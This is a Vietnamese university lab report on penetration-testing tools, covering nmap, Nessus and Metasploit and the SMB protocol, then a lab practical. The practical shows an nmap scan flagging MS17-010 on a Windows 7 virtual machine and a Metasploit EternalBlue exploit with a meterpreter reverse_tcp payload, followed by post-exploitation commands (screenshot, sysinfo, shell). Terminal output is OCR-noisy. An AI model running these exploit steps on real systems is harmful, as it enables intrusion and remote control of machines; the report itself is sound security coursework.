# Báo cáo bài thực hành số 11

### Môn học

## Thực tập cơ sở

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương

Mã SV: B19DCAT141

#### I. Lý thuyết:

- Tìm hiểu về nmap, nessus, metasploit framework
  - + Nmap:
    - Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.
    - Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

#### + Nessus:

- Nessus là một công cụ quét lỗ hồng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.
- Nessus cho phép quét các loại lỗ hồng:
  - Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
  - Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).
  - Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
  - Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại.
  - Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS).
- Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

#### + Metasploit framework:

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.
- Metasploit hỗ trợ nhiều giao diện với người dùng:
  - Console interface: Dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn.
  - Web interface: Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web.
  - Command line interface: Dùng msfcli.bat.

#### • Environment:

- Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits.
- Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.

#### • Chức năng:

- Quét cổng để xác định các dịch vụ đang hoạt động trên server.
- Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
- Thử nghiệm khai thác các lỗ hồng đã được xác định.
- Một số lỗ hồng, cổng dịch vụ quét được quét được:
  - + Port 139: Cổng 139 được sử dụng cho Chia sẻ tập tin và máy in
  - + Port 445 : được dùng cho dịch vụ Server Message Block(SMB)
  - + Lỗ hồng MS17 -010: là một trong những lỗ hồng bảo mật nghiêm trọng có thể gây thiệt hại lớn cho các doanh nghiệp tại Việt Nam. Tuy lỗ hồng MS17 -010 đã có bản vá lỗi nhưng trong quá trình đánh giá an ninh mạng cho các doanh nghiệp, SecurityBox nhận thấy một số đơn vị vẫn chưa cập nhật phiên bản phòng chống lỗ hồng này
  - + Lỗ hồng MS16-047 : lỗ hồng bảo mật tồn tại trong quản lý tài khoản bảo mật (SAM) quyền bảo mật cực bộ (miền chính sách) (LSAD) từ xa giao thức khi họ chấp nhân mức xác thực không bảo vệ đầy đủ các

giao thức. Lỗ hổng là bằng cách SAM và thiết lập giao thức từ xa LSAD kênh gọi thủ tục từ xa (RPC). Kẻ tấn công đã thành công khai thác lỗ hổng này có thể truy cập cơ sở dữ liệu SAM.

- Mô tả ngắn gọn về giao thức SMB :
  - + SMB được viết tắt của từ Server Message Block, là một giao thức trong hệ điều hành Windows và DOS. SMB cung cấp cơ chế để các máy khách (client) có thể truy cập vào hệ thống file máy chủ (server), cũng như những thiết bị input/output (ví dụ như máy in).
  - + Giao thức SMB đã được ra đời và đưa vào sử dụng từ giữa những năm 80 của thế kỷ 20 và trải qua nhiều phiên bản. Cụ thể, vào năm 1984 IBM đã ra SMB trong một bản công bố tài liệu về kỹ thuật của mình. Mục đích thiết kế ban đầu của SMB là một giao thức mạng để đặt tên và kiểm duyệt. Những phiên bản đầu tiên của SMB, hệ thống chia sẻ dữ liệu với các máy khách có quyền ngang nhau, tuy nhiên điều này chưa thực sự đảm bảo an toàn thông tin.
  - + SMB là giao thức hoạt động theo cơ chế máy khách máy chủ (request response). Hiểu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu.
  - + SMB còn có những chức năng quan trọng như:
    - Hỗ trợ tìm kiếm máy chủ sử dụng giao thức SMB khác.
    - Hỗ trợ in qua mạng.
    - Cho phép xác thực các file và thư mục được chia sẻ.
    - Thông báo những thay đổi của file và thư mục.
    - Xử lý những thuộc tính mở rộng của file.
    - Hỗ trợ dàn xếp, đàm phán để tương thích giữa các hình thái của SMB.
    - Cho phép khóa file đang truy cập tùy theo yêu cầu.

#### II. Thực hành:

- Máy ảo kali cài đặt công cụ tấn công

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help
 —(kali⊛b19dcat141-phuong-kali)-[~]
docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:03:50:6c:3e txqueuelen 0 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.93.130 netmask 255.255.255.0 broadcast 192.168.93.255
        inet6 fe80::20c:29ff:fee9:fad4 prefixlen 64 scopeid 0×20<link>
       ether 00:0c:29:e9:fa:d4 txqueuelen 1000 (Ethernet)
       RX packets 27 bytes 2356 (2.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 36 bytes 4486 (4.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Máy windows chứa lỗ hổng

- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework
  - + Sử dụng nmap/zenmap để quét các cổng dịch vụ (ít nhất 2 cổng)

```
M
                               kali@b19dcat141-phuong-kali: ~
 File Actions Edit View Help
  -(kali⊕b19dcat141-phuong-kali)-[~]
nmap -sV -A 192.168.93.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-21 02:58 EDT
Nmap scan report for 192.168.93.129
Host is up (0.00022s latency).
Not shown: 991 closed tcp ports (conn-refused)
        STATE SERVICE VERSION
135/tcp open msrpc
                                  Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
          open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft
445/tcp
-ds (workgroup: WORKGROUP)
49158/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
Service Info: Host: WIN-9JGCBGV6Q08; OS: Windows; CPE: cpe:/o:microsoft:windo
Host script results:
|_clock-skew: mean: -2h20m00s, deviation: 4h02m28s, median: -1s
  smb-security-mode:
     account_used: guest
     authentication_level: user
     challenge_response: supported
    message_signing: disabled (dangerous, but default)
```

```
<u>-</u>
                                                kali@b19dcat141-phuong-kali: ~
                                                                                                                         \bigcirc \bigcirc \bigotimes
File Actions Edit View Help
Host script results:
smb-vuln-ms10-054: false
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
       State: VULNERABLE
      IDs: CVE:CVE-2017-0143
Risk factor: HIGH
         A critical remote code execution vulnerability exists in Microsoft SMBv1
          servers (ms17-010).
       Disclosure date: 2017-03-14
       References:
         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
Nmap done: 1 IP address (1 host up) scanned in 20.35 seconds
   -(kali⊛b19dcat141-phuong-kali)-[~]
```

```
kali@b19dcat141-phuong-kali:~/Downloads

File Actions Edit View Help

(kali@b19dcat141-phuong-kali)-[~/Downloads]
$ sudo dpkg -i Nessus-8.15.4-debian6 amd64.deb

Selecting previously unselected package nessus.
(Reading database ... 331911 files and directories currently installed.)
Preparing to unpack Nessus-8.15.4-debian6_amd64.deb ...
Unpacking nessus (8.15.4) ...
Setting up nessus (8.15.4) ...
Unpacking Nessus Scanner Core Components...


- You can start Nessus Scanner by typing /bin/systemctl start nessusd.servic e


- Then go to https://b19dcat141-phuong-kali:8834/ to configure your scanner


(kali@b19dcat141-phuong-kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service

(kali@b19dcat141-phuong-kali)-[~/Downloads]
```


+ Nessus







+ Sử dụng Metasploit framework khai thác lỗ hồng (ít nhất khai thác thành công 1 lỗ hồng trên máy nạn nhân).




```
17_010_eternalblue) > use uxiliary/scanner/smb/smb_ms17_010
msf6 exploit(wi
Matching Modules
   # Name
                                           Disclosure Date Rank Check Description
   0 auxiliary/scanner/smb/smb_ms17_010
                                                             normal No
                                                                            MS17-010 SMB RCE Det
ection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/sm
b/smb ms17 010
[*] Using auxiliary/scanner/smb/smb_ms17_010
\frac{\text{ms} 66}{\text{RHOST}} auxiliary(scanner/smb/smb_ms17_016) > set RHOST 192.168.48.144 RHOST ⇒ 192.168.48.144
msf6 auxiliary(sc
   192.168.48.144:445 - Rex::ConnectionTimeout: The connection with (192.168.48.144:445) t
imed out.
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
                        smb/smb_ms17_010) > set RHOST 192.168.48.144
msf6 auxiliary(s
RHOST ⇒ 192.168.48.144
msf6 auxiliary(sc
[+] 192.168.48.144:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601
 Service Pack 1 x64 (64-bit)
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(sc
                                       (a) > echo NguyenMinhPhuong B19DCAT141
[*] exec: echo NguyenMinhPhuong B19DCAT141
```

```
* exec: echo NguyenMinhPhuong B19DCAT141 exec: echo NguyenMinhPhuong B19DCAT141
msf6 auxiliary(
NguyenMinhPhuong B19DCAT141

56 awwiliary(_canner/smh/smh_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
  [*] Using configured payload windows/x64/meterpreter/reverse_tcp
\frac{msf6}{msf6} = \frac{msf6}{msf6
                                                                                                                                                   e) > set RHOST 192.168.48.144
  [*] Started reverse TCP handler on 192.168.48.141:4444
   *] 192.168.48.144:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
 [+] 192.168.48.144:445 - Host is likely VULNERABLE to M517-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.48.144:445 - The target is vulnerable.
 [*] 192.168.48.144:445 - Connecting to target for exploitation.
[+] 192.168.48.144:445 - Connection established for exploitation.
             192.168.48.144:445 - Target OS selected valid for OS indicated by SMB reply
             192.168.48.144:445 - CORE raw buffer dump (40 bytes)
 192.168.48.144:445 - Trying exploit with 12 Groom Allocations.
192.168.48.144:445 - Sending all but last fragment of exploit packet
192.168.48.144:445 - Starting non-paged pool grooming
192.168.48.144:445 - Sending SMBv2 buffers
192.168.48.144:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
192.168.48.144:445 - Sending final SMBv2 buffers.
192.168.48.144:445 - Sending final SMBv2 buffers.
192.168.48.144:445 - Receiving response from exploit packet!
             192.168.48.144:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
             192.168.48.144:445 - Sending egg to corrupted connection.
192.168.48.144:445 - Triggering free of corrupted buffer.
Sending stage (200262 bytes) to 192.168.48.144
             192.168.48.144:445 - =-=-=-=-=-=-=-WIN-<u>=-=-=-=-=-=</u>-=-=-=
```

meterpreter > screenshot
Screenshot saved to: /home/kali/VtTQvUBs.jpeg
meterpreter >



meterpreter > sysinfo
Computer : NGUYENMINHPHUON
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en\_US
Domain : WORKGROUP
Logged On Users : 2

Meterpreter : x64/windows

meterpreter > shell
Process 2828 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:
cd C:
C:\Windows\System32

C:\Windows\system32>cd C:/Users/NguyenMinhPhuong
cd C:/Users/NguyenMinhPhuong

C:\Users\NguyenMinhPhuong>mkdir MinhPhuong-Attack
mkdir MinhPhuong-Attack

C:\Users\NguyenMinhPhuong>

